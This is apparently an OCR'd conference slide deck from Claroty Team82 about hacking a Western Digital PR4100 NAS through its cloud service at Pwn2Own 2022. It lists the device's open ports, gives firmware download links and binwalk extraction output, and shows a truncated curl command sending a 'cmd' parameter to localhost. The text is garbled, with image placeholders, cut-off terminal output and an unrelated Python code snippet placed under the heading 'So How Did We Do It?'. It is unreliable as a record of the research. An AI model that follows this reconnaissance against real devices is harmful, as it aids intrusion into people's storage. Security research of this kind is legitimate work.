

# A Pain in the NAS: Exploiting Cloud Connectivity to PWN your NAS

Noam Moshe, Sharon Brizinov @ Claroty Research, Team82

# \$whoami



## Noam Moshe

Vulnerability researcher -  
Pwn2Own, mostly breaking IoT  
clouds



## Sharon Brizinov

Vulnerability researcher - CTFs,  
Pwn2Own, DEFCON  
blackbadge, mostly breaking  
PLCs

\* Special thanks to Claroty Team82  
researchers: Uri Katz, Vera Mens





# Pwn2Own Toronto 2022 - IoT



**WD MyCloud  
Pro PR4100**



**Synology  
DSM 920+**



# NAS Cloud Platforms



**WD MyCloud  
Pro PR4100**



**Synology  
DSM 920+**

# NAS Cloud Platforms

## My Cloud OS 5

Back Up. Access. Collaborate.



# Synology®



QuickConnect


**Anywhere**



**User**



**Home**



**NAS**


**Anywhere**



**User**



**Home**



**NAS**


**Anywhere**




**User**




**Home**



**NAS**





My Cloud

Att

MyCloudPR4100

Files & folders

Photos

Albums

Shared

MyCloudPR4100

Name


Public


TimeMachineBackup

my\_private\_pictures2515

User

NAS





# Pwning at Pwn2Own



Zero Day Initiative @thezdi · Dec 9, 2022

And for the nightcap for Day 3 of #P2OToronto, we have a FIVE unique bug successful exploit of a WD NAS! #Pwn2Own

SUCCESS


Claroty Research

TARGETING

WD My Cloud Pro Series PR4100 in the NAS category

```
ever preferred_lft for  
rl 'http://localhost:80  
=UTF-8' --data-raw 'cmd  
aved % Xferd Average Sp  
Dload UpL  
0 0 0 0  
100 93 0 42  
100 93 0 29
```







Devices on firmware below 5.26.202, will not be able to connect to Western Digital cloud services starting June 15, 2023, and users will not be able to access data on their device through mycloud.com and the My Cloud OS 5 mobile app until they update the device to the latest firmware. Users can continue to access their data via Local Access.

To update to the latest firmware, go to the My Cloud OS 5 dashboard and initiate the update. If you need instructions on how to perform these steps, please visit our [support article](#).

# So How Did We Do It?

```
    types.Operator):
        if mirror_to is None:
            raise OperatorError("operator must have a target object")
        if not mirror_to.is_a(MirrorObject):
            raise OperatorError("operator must have a target object which is a MirrorObject")
        if not self._context.is_selection_set(mirror_to):
            raise OperatorError("operator must have a target object which is selected")
        if self._context.is_selection_set(self._target):
            raise OperatorError("operator must have a target object which is not selected")
```

self.\_target = target

# Western Digital PR4100

x86-64bit based architecture running Linux

Apache + PHP/golang web

- /var/www/web/

Cloud platform - My Cloud OS 5

Services (TCP)

- 80/8543: nasAdmin + httpd
- 8001/8003/4430: restsdk-server (cloud)
- 139/445: smbd
- 49152: upnp\_nas\_device
- 21: ftp



# Emulating WD Device - Download Firmware

## SOFTWARE SOURCE CODE / FIRMWARE

Current Firmware –

### My Cloud OS 5

Version: Firmware Release 5.24.108 (09/20/2022)

[Release Notes](#)

[My Cloud OS 5: How to Update from OS 3](#)

\*My Cloud OS 3 firmware 2.42.115 must be installed before updating to My Cloud OS 5 firmware.

\*\*Some features and apps from My Cloud OS 3 will not be available with My Cloud OS 5. Before upgrading, please review this [Knowledge Base](#) article for more details

[Download](#)

### My Cloud OS 3

Version: Firmware Release 2.42.115 (1/18/2022)

[Release Notes](#)

[Download](#)

[https://downloads.wdc.com/nas/WDMyCloudPR4100\\_5.24.108\\_prod.bin](https://downloads.wdc.com/nas/WDMyCloudPR4100_5.24.108_prod.bin) - Firmware

[https://downloads.wdc.com/gpl/WDMyCloud\\_PR4100\\_GPL\\_v5.24.108\\_20220826.tar.gz](https://downloads.wdc.com/gpl/WDMyCloud_PR4100_GPL_v5.24.108_20220826.tar.gz) - GPL source code and WD modifications

# Emulating WD Device - Extracting Firmware

Firmware not encrypted, easy to extract the filesystem using binwalk


- **xz**: libraries
- **Squashfs**: linux filesystem (+ device-specific binaries)
- **gzip**: configuration

```
parallels@parallels-Parallels-Virtual-Platform:~/tests$ binwalk WDMCloudPR4100_5.24.108_prod.bin

DECIMAL      HEXADECIMAL      DESCRIPTION
-----      -----
128          0x80            uImage header, header size: 64 bytes, header CRC: 0x97DA6B4A, created: 2022-08-26 11:45:21
n type: gzip, image name: "kernel"
192          0xC0            Microsoft executable, portable (PE)
17524        0x4474          xz compressed data
4680896      0x476CC0        xz compressed data
